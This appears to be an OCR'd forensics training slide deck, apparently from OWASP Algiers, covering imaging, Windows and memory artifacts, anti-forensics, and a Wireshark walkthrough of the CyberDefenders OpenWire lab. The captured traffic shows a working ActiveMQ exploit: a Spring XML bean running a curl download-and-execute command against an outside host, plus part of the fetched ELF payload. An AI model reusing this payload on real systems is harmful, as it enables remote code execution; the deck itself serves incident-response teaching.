
Hardware Forensics Tools

Write Blocker

Faraday Cage

Forensics Imager


Imaging Methods



Investigation will occur on a copy not the original


What to Image?

- Files and folders
- Erased files and folders space
- Operating system files
- Boot partition
- Partition Table
- File System Formating
- Bit copy or sector copy
- ,,,,,,,,



Inside Image

- Image data
- Metadata
  - Name of origin device
  - Name of forensics investigator
  - Time and date of acquisition
  - Case Number
- Cryptographic hash value
  - To check if changes have occurred



Windows Forensics (Non-volatile)

What inside the Host can be related artifacts to the attack ?

- Master File Table (MFT)
- Data Streams
- Registry Hives
- Prefetch
- Event Logs
- ThumbCache
- LNK (,lnk) Files

Need to restore deleted files & directories related to the incident

Memory Forensics (Volatile)

What inside Memory can be related artifacts to the attack ?

- Network Connections
- Suspicious Processes or DLLs
- Services (Listening)
- Malware ?
- Registry Content
- Possible decryption Keys reside in memory
- Check injected Code, Hooked APIs ,,, etc

Anti-forensics Techniques !


How to detect & Stop Them ?

OWASP ALGIERS

What is Anti-forensics?

Tools and techniques that frustrate forensics tools

- Encryption (on storage and network)
- Steganography
- File wiping
- Disk destruction



Anti Forensics Methods

Why anti forensics is a challenge?

- Hard or impossible to retrieve information during and investigation
- Limit identification and collection of evidence by investigators
- Analyst confusion – normal and abnormal process
- The ability to remain invisible and stealthy

How to countermeasure

- Acknowledge new tools and technique to overcome.
- Verifying result using multiple tools
- Save data where the attacker can not get at it for further analysis
- Improve the weaknesses in you forensics process

How stop them?

- Update your skillsets
- Know your adversary true intents
- Check out MITRE ATT&CK & MITRE D3FEND regularly

Hands-On Time

CyberDefenders

OpenWire Blue Team Lab

Category: Network Forensics

Wireshark PCAP CVEs

Bookmark 4.5 Medium

By: @quixote

SHA1SUM: 113AFF65FAB92FB1ABDD6D634300...

Password: cyberdefenders.org

Size: 2 MB

Published: Dec 29, 5:00 PM

Instructions:

- Uncompress the lab (pass: cyberdefenders.org)

Scenario:

During your shift as a tier-2 SOC analyst, you receive an escalation from a tier-1 analyst regarding a public-facing server. This server has been flagged for making outbound connections to multiple suspicious IPs. In response, you initiate the standard incident response protocol, which includes isolating the server from the network to prevent potential lateral movement or data exfiltration and obtaining a packet capture from the NSM utility for analysis. Your task is to analyze the pcap and assess for signs of malicious activity.

Tools:

- Wireshark

NSM : Network Security Manager

OWASP ALGIERS

https://cyberdefenders.org/blueteam-ctf-challenges/openwire/

c119-OpenWire.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	146.190.21.92	134.209.197.3	TCP	74	47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM=1 TSval=1396405556 TSecr=0 WS=128
2	0.000057	134.209.197.3	146.190.21.92	TCP	74	61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2437705586 TSecr=1396405556 WS=128
3	0.125383	146.190.21.92	134.209.197.3	TCP	66	47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405684 TSecr=2437705586
4	0.128779	134.209.197.3	146.190.21.92	OpenWire	408	WireFormatInfo
5	0.130568	146.190.21.92	134.209.197.3	OpenWire	190	ExceptionResponse[Malformed Packet]
6	0.130569	146.190.21.92	134.209.197.3	TCP	66	47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=1396405685 TSecr=2437705586
7	0.130590	134.209.197.3	146.190.21.92	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=2437705717 TSecr=1396405684
8	0.131255	134.209.197.3	146.190.21.92	TCP	74	49750 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2437705717 TSecr=0 WS=128
9	0.134719	146.190.21.92	134.209.197.3	TCP	74	8000 → 49750 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1153869097 TSecr=2437705717 WS=128
10	0.134750	134.209.197.3	146.190.21.92	TCP	66	49750 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705721 TSecr=1153869097
11	0.135061	134.209.197.3	146.190.21.92	HTTP	276	GET /invoice.xml HTTP/1.1
12	0.136170	146.190.21.92	134.209.197.3	TCP	66	8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869099 TSecr=2437705721
13	0.143668	146.190.21.92	134.209.197.3	TCP	258	8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869101 TSecr=2437705721 [TCP segment of a reassembled PDU]
14	0.143668	146.190.21.92	134.209.197.3	HTTP/XML	882	HTTP/1.0 200 OK
15	0.143684	134.209.197.3	146.190.21.92	TCP	66	49750 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
16	0.143775	134.209.197.3	146.190.21.92	TCP	66	49750 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
17	0.144104	134.209.197.3	146.190.21.92	TCP	74	49764 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2437705730 TSecr=0 WS=128
18	0.146188	146.190.21.92	134.209.197.3	TCP	74	8000 → 49764 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1153869109 TSecr=2437705730 WS=128
19	0.146218	134.209.197.3	146.190.21.92	TCP	66	49764 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705732 TSecr=1153869109
20	0.146460	134.209.197.3	146.190.21.92	HTTP	276	GET /invoice.xml HTTP/1.1
21	0.147131	146.190.21.92	134.209.197.3	TCP	66	8000 → 49764 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869110 TSecr=2437705733
22	0.148641	146.190.21.92	134.209.197.3	TCP	258	8000 → 49764 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869111 TSecr=2437705733 [TCP segment of a reassembled PDU]
23	0.148654	134.209.197.3	146.190.21.92	TCP	66	49764 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705735 TSecr=1153869111
24	0.149122	146.190.21.92	134.209.197.3	HTTP/XML	882	HTTP/1.0 200 OK


```
> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
> Ethernet II, Src: fe:00:00:00:01:01 (fe:00:00:00:01:01), Dst: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72)
> Internet Protocol Version 4, Src: 146.190.21.92, Dst: 134.209.197.3
v Transmission Control Protocol, Src Port: 47284, Dst Port: 61616, Seq: 1, Ack: 1, Len: 0
    Source Port: 47284
```

```
0000  6e cc fd d6 05 72 fe 00  00 00 01 01 08 00 45 00   n····r·· ······E·
0010  00 34 24 66 40 00 3b 06  27 6f 92 be 15 5c 86 d1   ·4$f@·;· 'o···\··
0020  c5 03 b8 b4 f0 b0 14 59  48 ec ba 4c bf 43 80 10   ·******Y H··L·C··
0030  01 f6 36 ee 00 00 01 01  08 0a 53 3b 75 b4 91 4c   ··6····· ··S;u··L
0040  6f 72                                              or
```

c119-OpenWire.pcap | Packets: 4889 · Displayed: 4889 (100.0%) | Profile: Default

1/ By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution.

Can you provide the IP of the C2 server that communicated with our server?



1/ By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution.

Can you provide the IP of the C2 server that communicated with our server?

Wireshark · Conversations · c119-OpenWire.pcap


Ethernet · 1 | IPv4 · 3 | IPv6 | TCP · 7 | UDP

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
84.239.49.16	134.209.197.3	12	712	6	388	6	324	195.614409	3.2872	944	
128.199.52.72	134.209.197.3	10	1210	5	789	5	421	0.185236	0.0075	840k	
134.209.197.3	146.190.21.92	4,867	4927k	1,965	256k	2,902	4670k	0.000000	294.4208	6969	

OWASP ALGIERS

1/ By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution.

Can you provide the IP of the C2 server that communicated with our server?



1/ By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution.

Can you provide the IP of the C2 server that communicated with our server?

Address A	Address B
84.239.49.16	134.209.197.3
128.199.52.72	134.209.197.3
134.209.197.3	~~146.190.21.92~~

c119-OpenWire.pcap

File Edit View Go Capture Analyze

tcp.stream eq 0

No.	Time	Source
1	0.000000	146.190.21.9
2	0.000057	134.209.197.
3	0.125383	146.190.21.9

Wireshark · Follow TCP Stream (tcp.stream eq 0) · c119-OpenWire.pcap

```
...R.ActiveMQ........@...
..StackTraceEnabled....PlatformDetails       ..Java..CacheEnabled....TcpNoDelayEnabled....SizePrefixDisabled...
CacheSize......ProviderName        ..ActiveMQ..TightEncodingEnabled....MaxFrameSize......@....MaxInactivityDuration.......u0.
MaxInactivityDurationInitalDelay.......'...MaxFrameSizeEnabled....ProviderVersion        ..
5.18.0...x.............Borg.springframework.context.support.ClassPathXmlApplicationContext..%http://146.190.21.92:8000/invoice.xml
```

OWASP ALGIERS

1/ By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution.

Can you provide the IP of the C2 server that communicated with our server?

c119-OpenWire.pcap

File Edit View Go Capture Analyze

tcp.stream eq 1

No.	Time	Source
8	0.131255	134.209.197.
9	0.134719	146.190.21.9
10	0.134750	134.209.197.
11	0.135061	134.209.197.
12	0.136170	146.190.21.9
13	0.143668	146.190.21.9
14	0.143668	146.190.21.9
15	0.143684	134.209.197.
16	0.143775	134.209.197.
27	0.151742	134.209.197.
28	0.152673	146.190.21.9

```
> Frame 8: 74 bytes on wire (592 b
> Ethernet II, Src: 6e:cc:fd:d6:05
> Internet Protocol Version 4, Src
v Transmission Control Protocol, S
    Source Port: 49750
    Destination Port: 8000
    [Stream index: 1]
    [TCP Segment Len: 0]
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · c119-OpenWire.pcap

```
GET /invoice.xml HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/11.0.21
Host: 146.190.21.92:8000
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 12 Dec 2023 13:38:28 GMT
Content-type: application/xml
Content-Length: 816
Last-Modified: Tue, 12 Dec 2023 13:37:45 GMT

<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

Address A	Address B
84.239.49.16	134.209.197.3
~~128.199.52.72~~	134.209.197.3
134.209.197.3	~~146.190.21.92~~

1/ By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution.
Can you provide the IP of the C2 server that communicated with our server?

c119-OpenWire.pcap

File Edit View Go Capture Analyze St

tcp.stream eq 3

No.	Time	Source
31	0.185236	134.209.197.
32	0.189697	128.199.52.7
33	0.189745	134.209.197.
34	0.189819	134.209.197.
35	0.191131	128.199.52.7
36	0.192031	128.199.52.7
37	0.192041	134.209.197.
38	0.192218	128.199.52.7
39	0.192333	134.209.197.
40	0.192743	128.199.52.7

Wireshark · Follow TCP Stream (tcp.stream eq 3) · c119-OpenWire.pcap

```
GET /docker HTTP/1.1
Host: 128.199.52.72
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 12 Dec 2023 13:38:28 GMT
Content-type: application/octet-stream
Content-Length: 250
Last-Modified: Tue, 12 Dec 2023 12:23:04 GMT

.ELF.............>.....x.@.....@...................@.8.........................@.......@.............|.
X...H..M1.j"AZj.Z..H..xQj
AYPj)X.j._j.^..H..x;H.H........\QH..j.Zj*X..YH..y%I..t.Wj#Xj.j.H..H1...YY_H..y.j<Xj._..^j~Z..H..x...
```

Address A	Address B
84.239.49.16	134.209.197.3
~~128.199.52.72~~	134.209.197.3
134.209.197.3	~~146.190.21.92~~

ELF is the abbreviation for **Executable and Linkable Format** and defines the structure for binaries, libraries, and core files. The formal specification allows the operating system to interpreter its underlying machine instructions correctly.

https://linux-audit.com/elf-binaries-on-linux-understanding-and-analysis/

OWASP ALGIERS

1/ By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution.

Can you provide the IP of the C2 server that communicated with our server?

Address A	Address B
~~84.239.49.16~~	~~134.209.197.3~~
~~128.199.52.72~~	~~134.209.197.3~~
~~134.209.197.3~~	~~146.190.21.92~~

ip.addr==84.239.49.16

No.	Time	Source	Destination	Protocol	Length	Info
4800	195.614409	84.239.49.16	134.209.197.3	TCP	66	49877 → 443 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1356 WS=256 SACI
4801	195.614445	134.209.197.3	84.239.49.16	TCP	54	443 → 49877 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4802	196.192051	84.239.49.16	134.209.197.3	TCP	66	[TCP Retransmission] 49877 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1356
4803	196.192088	134.209.197.3	84.239.49.16	TCP	54	443 → 49877 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4804	196.790752	84.239.49.16	134.209.197.3	TCP	62	[TCP Retransmission] 49877 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1356
4805	196.790798	134.209.197.3	84.239.49.16	TCP	54	443 → 49877 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4806	197.819967	84.239.49.16	134.209.197.3	TCP	66	50230 → 443 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1356 WS=256 SACI
4807	197.820003	134.209.197.3	84.239.49.16	TCP	54	443 → 50230 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4808	198.361444	84.239.49.16	134.209.197.3	TCP	66	[TCP Retransmission] 50230 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1356
4809	198.361510	134.209.197.3	84.239.49.16	TCP	54	443 → 50230 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4810	198.901600	84.239.49.16	134.209.197.3	TCP	62	[TCP Retransmission] 50230 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1356
4811	198.901650	134.209.197.3	84.239.49.16	TCP	54	443 → 50230 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

2/ Initial entry points are critical to trace back the attack vector. What is the port number of the service the adversary exploited?

Address A	Address B
~~84.239.49.16~~	~~134.209.197.3~~
